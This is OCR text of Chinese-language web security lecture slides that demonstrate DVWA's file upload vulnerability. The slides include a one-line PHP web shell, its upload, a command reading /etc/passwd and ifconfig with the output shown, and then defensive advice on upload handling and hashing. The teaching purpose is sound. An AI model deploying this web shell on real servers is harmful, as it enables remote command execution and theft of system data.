
upload- low

網站程式開發與攻防

```php
<?php

if( isset( $_POST[ 'Upload' ] ) ) {
    // Where are we going to be writing to?
    $target_path  = DVWA_WEB_PAGE_TO_ROOT . "hackable/uploads/";
    $target_path .= basename( $_FILES[ 'uploaded' ][ 'name' ] );

    // Can we move the file to the upload folder?
    if( !move_uploaded_file( $_FILES[ 'uploaded' ][ 'tmp_name' ], $target_path ) )
{
        // No
        echo '<pre>Your image was not uploaded.</pre>';
    }
    else {
        // Yes!
        echo "<pre>{$target_path} succesfully uploaded!</pre>";
    }
}

?>
```

upload- low


網站程式開發與攻防


192.168.31.141/vulnerabilities/upload/
DVWA
Home
Instructions
Setup / Reset DB
Brute Force
Command Injection
CSRF
File Inclusion
File Upload
Insecure CAPTCHA
SQL Injection
SQL Injection (Blind)
XSS (Reflected)
XSS (Stored)
DVWA Security
PHP Info
About
Logout
Vulnerability: File Upload
Choose an image to upload:
選擇檔案
未選擇任何檔案
Upload
More Information
https://www.owasp.org/index.php/Unrestricted_File_Upload
https://blogs.securiteam.com/index.php/archives/1268
https://www.acunetix.com/websitesecurity/upload-forms-threat/
Username: admin
Security Level: low
PHPIDS: disabled
View Source
View Help


網站程式開發與攻防

- 攻防實作
  - 上傳
  - Google:一句話木馬
    - 以php為例:<?php echo shell_exec($_GET['c']); ?>

網站程式開發與攻防


192.168.31.141/vulnerabilities/upload/#
DVWA
Home
Instructions
Setup / Reset DB
Brute Force
Command Injection
CSRF
File Inclusion
File Upload
Insecure CAPTCHA
SQL Injection
SQL Injection (Blind)
XSS (Reflected)
XSS (Stored)
DVWA Security
PHP Info
About
Logout
Vulnerability: File Upload
Choose an image to upload:
選擇檔案
未選擇任何檔案
Upload
../../hackable/uploads/c.php succesfully uploaded!
More Information
https://www.owasp.org/index.php/Unrestricted_File_Upload
https://blogs.securiteam.com/index.php/archives/1268
https://www.acunetix.com/websitesecurity/upload-forms-threat/
Username: admin
Security Level: low
PHPIDS: disabled
View Source
View Help

網站程式開發與攻防


view-source:192.168.31.141/hackable/uploads/c.php?c=cat%20/etc/passwd;ifconfig
:root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
libuuid:x:100:101::/var/lib/libuuid:
syslog:x:101:104::/home/syslog:/bin/false
mysql:x:102:105:MySQL Server,,,:/nonexistent:/bin/false
eth0 Link encap:Ethernet HWaddr 02:42:ac:11:00:02
inet addr:172.17.0.2 Bcast:0.0.0.0 Mask:255.255.0.0
inet6 addr: fe80::42:acff:fe11:2/64 Scope:Link
UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1
RX packets:1066 errors:0 dropped:0 overruns:0 frame:0
TX packets:755 errors:0 dropped:0 overruns:0 carrier:0
collisions:0 txqueuelen:0
RX bytes:235332 (235.3 KB) TX bytes:658233 (658.2 KB)
lo Link encap:Local Loopback
inet addr:127.0.0.1 Mask:255.0.0.0
inet6 addr: ::1/128 Scope:Host
UP LOOPBACK RUNNING MTU:65536 Metric:1
RX packets:4980 errors:0 dropped:0 overruns:0 frame:0
TX packets:4980 errors:0 dropped:0 overruns:0 carrier:0
collisions:0 txqueuelen:1
RX bytes:366615 (366.6 KB) TX bytes:366615 (366.6 KB)


網站程式開發與攻防

```
$uploaded_type = $_FILES[ 'uploaded' ][ 'type' ];
    // Is it an image?
    if( ( $uploaded_type == "image/jpeg" || $uploaded_type == "image/png" ){


    }
```

upload- medium

網站程式開發與攻防

```
$uploaded_type = $_FILES[ 'uploaded' ][ 'type' ];
    // Is it an image?
    if( ( $uploaded_type == "image/jpeg" || $uploaded_type == "image/png" ){


    }
```




upload- medium

網站程式開發與攻防


upload- medium

網站程式開發與攻防



upload- medium

網站程式開發與攻防



upload- medium

網站程式開發與攻防

- 攻防實作
  - 上傳
  - 提醒
    - 使用者送出的資料都是不可信的
    - 更新知識和軟體
    - 使用者可控的檔名往往都是危險的，包括副檔名或是任何暫存檔名
    - 使用Image Library來驗證圖片(php-gd)
    - 關閉上傳目錄的執行權限


http://www.slideshare.net/p8361

網站程式開發與攻防

- 攻防實作
  - 前端Hash機制

- Hashes are used for integrity assurance.
- Hashes are based on one-way functions.
- The hash function hashes arbitrary data into a fixed-length digest known as the hash value, message digest, digest, or fingerprint.

- Message Digest
- Digest
- Hash value
- Fingerprint




網站程式開發與攻防

- 攻防實作
  - 前端Hash機制
    - 駭客有很多方法可以取得你送出的資料
      - ARP
      - Sniffing
      - MITM

